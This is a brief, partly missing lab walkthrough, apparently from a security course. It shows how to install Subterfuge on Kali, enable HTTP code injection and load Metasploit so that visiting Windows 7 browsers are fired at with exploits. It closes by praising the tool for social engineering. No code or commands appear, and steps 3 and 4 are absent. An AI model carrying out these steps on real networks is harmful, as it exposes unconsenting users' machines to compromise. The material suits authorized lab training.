
1. Open up Kali and download Subterfuge.



2. Unzip and install the file.







5. Choose Modules menu, then HTTP code injection and apply.



6. Metasploit will be loaded on the next screen.

7. If a victim surfs to our subterfuge webpage, from a Windows 7 machine, the browser kicks and starts firing exploits. You change the IP address to your own IP address.

CONCLUSION

In this lab we saw one of the most powerful social engineering tools in action. There are many other options available to test, for example sending emails with attachments, or with links, redirecting the victim to a malicious website. All of these attacks could be fulfilled in many different ways, according to the imagination and the creativity of the attacker.